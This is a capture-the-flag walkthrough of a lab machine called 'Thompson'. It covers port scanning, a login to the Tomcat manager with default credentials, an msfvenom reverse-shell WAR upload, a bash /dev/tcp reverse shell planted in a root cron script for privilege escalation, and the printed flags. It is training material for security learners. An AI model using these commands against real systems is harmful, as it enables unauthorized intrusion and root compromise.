Thompson


Task 1 Capture the flag

Task 1-1: user.txt

Nmap

Start with a nmap scan.


`nmap -sC -sV -T4 <Machine IP>`



```
kali@kali:~$ nmap -sC -sV -T4 10.10.119.93
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-15 02:35 EDT
Nmap scan report for 10.10.119.93
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|   256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_  256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.85 seconds
```

Gobuster



```
kali@kali:~$ gobuster dir -u http://10.10.119.93:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.119.93:8080/
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/06/15 02:40:15 Starting gobuster
===============================================================
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 59266 / 220561 (26.87%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/06/15 02:44:40 Finished
===============================================================
```

We need credentials to enter the /manager page.

Let's try to use default credentials.

https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown


This github repository has default credentials for Apache Tomcat.

After a few tries, we found out that the user and password are:

User: tomcat
Password: s3cret

Manager page exploit (.war upload)

After authenticating, we have this manager page. There is a functionality to upload files, let's try uploading a txt file.



/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wiHIUB29WWEON5PA	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:


Deploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.

Deploy

After uploading an empty txt file, we get this message.




Message:	FAIL - File uploaded "test.txt" must be a .war

We need a reverse shell script with a .war. We can find some on https://netsec.ws/?p=331

Use this


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f war > shell.war
```

Upload the shell.war on the "/manager" page



Message:	OK

We get an "OK" message, we can see that our shell.war was successfully uploaded.




Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wiHIUB29WWEON5PA	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Prepare the netcat listener

`nc -lvnp <Port>`

Open the /shell page to run our shell.war file.




```
kali@kali:~/Desktop/TryHackMe/thompson$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.47.43] from (UNKNOWN) [10.10.119.93] 53206
whoami
tomcat
```

We get a shell! We can upgrade our shell using the following command.

`python -c "import pty; pty.spawn('/bin/bash')"`

The user.txt flag should be in the user's directory.




```
tomcat@ubuntu:/$ cd /home/jack/
tomcat@ubuntu:/home/jack$ ls -l
total 12
-rwxrwxrwx 1 jack jack 26 Aug 14  2019 id.sh
-rw-r--r-- 1 root root 39 Jun 15 01:10 test.txt
-rw-rw-r-- 1 jack jack 33 Aug 14  2019 user.txt
tomcat@ubuntu:/home/jack$ cat user.txt
39400c90bc683a41a8935e4719f181bf
```

Task 1-2: root.txt


We have all file permissions on `id.sh` and we can only read `test.txt`. Check the contents of both these files.

`id.sh`:




```
tomcat@ubuntu:/home/jack$ cat id.sh
#!/bin/bash
id > test.txt
```

`test.txt`:



```
tomcat@ubuntu:/home/jack$ cat test.txt
uid=0(root) gid=0(root) groups=0(root)
```

`id.sh` seems to be a bash script sending the output of the `id` command to `test.txt`. After playing around for a bit with the test.txt file, I notice it kept overwriting the file with the output of the `id` command. This must be related to cron jobs, let's see the contents of /etc/crontab.



```
tomcat@ubuntu:/$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    cd /home/jack && bash id.sh
#
```


A cron job executes the `id.sh` file every minute, let's add a reverse shell written in bash to the `id.sh` file using sudo.

`echo "sudo bash -i >& /dev/tcp/<Your Machine IP>/<Port Number> 0>&1"`

Start a netcat listener on the chosen port.


`nc -lvnp <Port Number>`

Wait till the cron job runs and you should get a root shell.



```
kali@kali:~$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.6.47.43] from (UNKNOWN) [10.10.245.188] 45790
bash: cannot set terminal process group (1010): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/jack# whoami
whoami
root
```

Flag is in the /root directory.



```
root@ubuntu:/home/jack# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
d89d5391984c0450a95497153ae7ca3a
root@ubuntu:~# 
```